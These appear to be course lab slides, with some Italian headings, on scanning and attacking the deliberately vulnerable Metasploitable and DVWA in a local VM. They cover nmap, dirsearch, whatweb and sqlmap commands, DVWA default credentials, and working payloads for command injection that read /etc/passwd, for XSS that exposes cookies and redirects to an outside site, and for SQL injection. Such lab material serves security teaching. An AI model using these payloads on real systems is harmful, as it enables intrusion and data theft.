


# Virtualizziamo Metasploitable



## Avviamo la VM

# Virtualizziamo Metasploitable



<https://youtu.be/WBsCOjRQKnI>

# Lab: nmap

---

\$ nmap 192.168.x.x

Starting Nmap 7.01 ( <https://nmap.org> )

Nmap scan report for 192.168.2.128

Host is up (0.0071s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

23/tcp	open	telnet
--------	------	--------

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
--------	------	------

111/tcp	open	rpcbind
---------	------	---------

139/tcp	open	netbios-ssn
---------	------	-------------

445/tcp	open	microsoft-ds
---------	------	--------------

512/tcp	open	exec
---------	------	------

513/tcp	open	login
---------	------	-------

514/tcp	open	shell
---------	------	-------

1099/tcp	open	rmiregistry
----------	------	-------------

1524/tcp	open	ingreslock
----------	------	------------

2049/tcp	open	nfs
----------	------	-----

2121/tcp	open	ccproxy-ftp
----------	------	-------------

3306/tcp	open	mysql
----------	------	-------

5432/tcp	open	postgresql
----------	------	------------

5900/tcp	open	vnc
----------	------	-----

6000/tcp	open	X11
----------	------	-----

6667/tcp	open	irc
----------	------	-----

8009/tcp	open	ajp13
----------	------	-------

8180/tcp	open	unknown
----------	------	---------

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

# Lab: nmap

---

```
$ sudo nmap -o 192.168.x.x
```

```
Starting Nmap 7.01 ( https://nmap.org )
```

```
Nmap scan report for 192.168.2.128
```

```
Host is up (0.0071s latency).
```

```
Not shown: 977 closed ports
```

```
PORT      STATE SERVICE
```

```
21/tcp    open  ftp
```

```
22/tcp    open  ssh
```

```
23/tcp    open  telnet
```

```
25/tcp    open  smtp
```

```
53/tcp    open  domain
```

```
80/tcp    open  http
```

```
111/tcp   open  rpcbind
```

```
139/tcp   open  netbios-ssn
```

```
445/tcp   open  microsoft-ds
```

```
512/tcp   open  exec
```

```
...
```

```
...
```

```
...
```

```
Device type: general purpose
```

```
Running: Linux 2.6.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6
```


```
OS details: Linux 2.6.24 - 2.6.25
```

```
Network Distance: 2 hops
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

# Lab: Zenmap

\$ sudo zenmap



# Lab: Dirsearch

---


```
$ dirsearch -e php -u http://192.168.x.x
```

```
[22:30:01] 200 - 112KB - /doc/  
[22:30:01] 302 - 0B - /dwa/ -> login.php  
[22:30:03] 200 - 891B - /index.php  
[22:30:05] 200 - 24KB - /mutillidae/  
[22:30:05] 200 - 4KB - /phpMyAdmin/  
[22:30:06] 200 - 48KB - /phpinfo.php  
[22:30:07] 403 - 300B - /server-status/  
[22:30:08] 200 - 884B - /test/
```

# Lab: DVWA

---

http://192.168.x.x/dvwa/ admin:password



The screenshot shows the DVWA homepage. At the top is a dark header with the DVWA logo. Below the header is a sidebar on the left with a menu of links: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area on the right has a green header with the text 'Welcome to Damn Vulnerable Web App!'. Below this is a paragraph describing DVWA as a PHP/MySQL web application for security testing. A 'WARNING!' section follows, advising users not to upload DVWA to public web servers and recommending XAMPP for local testing. A 'Disclaimer' section states that the developers are not responsible for misuse. A 'General Instructions' section mentions a help button. At the bottom of the main content area, it shows the current user 'admin', security level 'low', and PHPIDS 'disabled'. The footer is a dark bar with the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

**DVWA**

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

**Home**  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

# Lab: DVWA Command Execution Low

---

192.168.2.1 ; cat /etc/passwd



# Lab: DVWA Command Execution Medium

---

192.168.2.1 & cat /etc/passwd

# Lab: DVWA XSS Reflected Low

---

```
<script>alert('Hello World')</script>
```

# Lab: DVWA XSS Reflected Medium

---

<ScRiPt>alert('Hello World')</script>

<script language="javascript">alert('Hello World')</script>

<img src=x onerror="alert('Hello World')">

## Lab: DVWA XSS Stored Low

---

```
<script>document.write(document.cookie)</script>
```

```
<iframe src="http://www.makerstation.it/"></iframe>
```

```
<meta http-equiv="refresh" content="10; url=http://  
www.makerstation.it/">
```

# Lab: DVWA XSS Stored Medium

---

```
<ScRiPt>alert("Hello World 2")</script>
```

# Lab: DVWA SQL Injection Low

---

' or '0'='0

' or '0'='0' union select null, version() #

' or '0'='0' union select null, database() #

# Lab: DVWA SQL Injection Low and SQLMap

---

```
sqlmap -u "http://192.168.x.x/dvwa/vulnerabilities/sqli/" --  
forms --cookie="security=low; PHPSESSID=xyz"
```

# Lab: DVWA SQL Injection Medium

---

0 or 1=1



## Lab: Whatweb

---

```
$ whatweb 192.168.x.x
```

```
[200] Apache[2.2.8], HTTPServer[Ubuntu Linux][Apache/2.2.8  
(Ubuntu) DAV/2], IP[192.168.x.x], PHP[5.2.4-2ubuntu5.10],  
Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-  
By[PHP/5.2.4-2ubuntu5.10]
```

```
$ nmap -sV --script=http-php-version 192.168.x.x
```

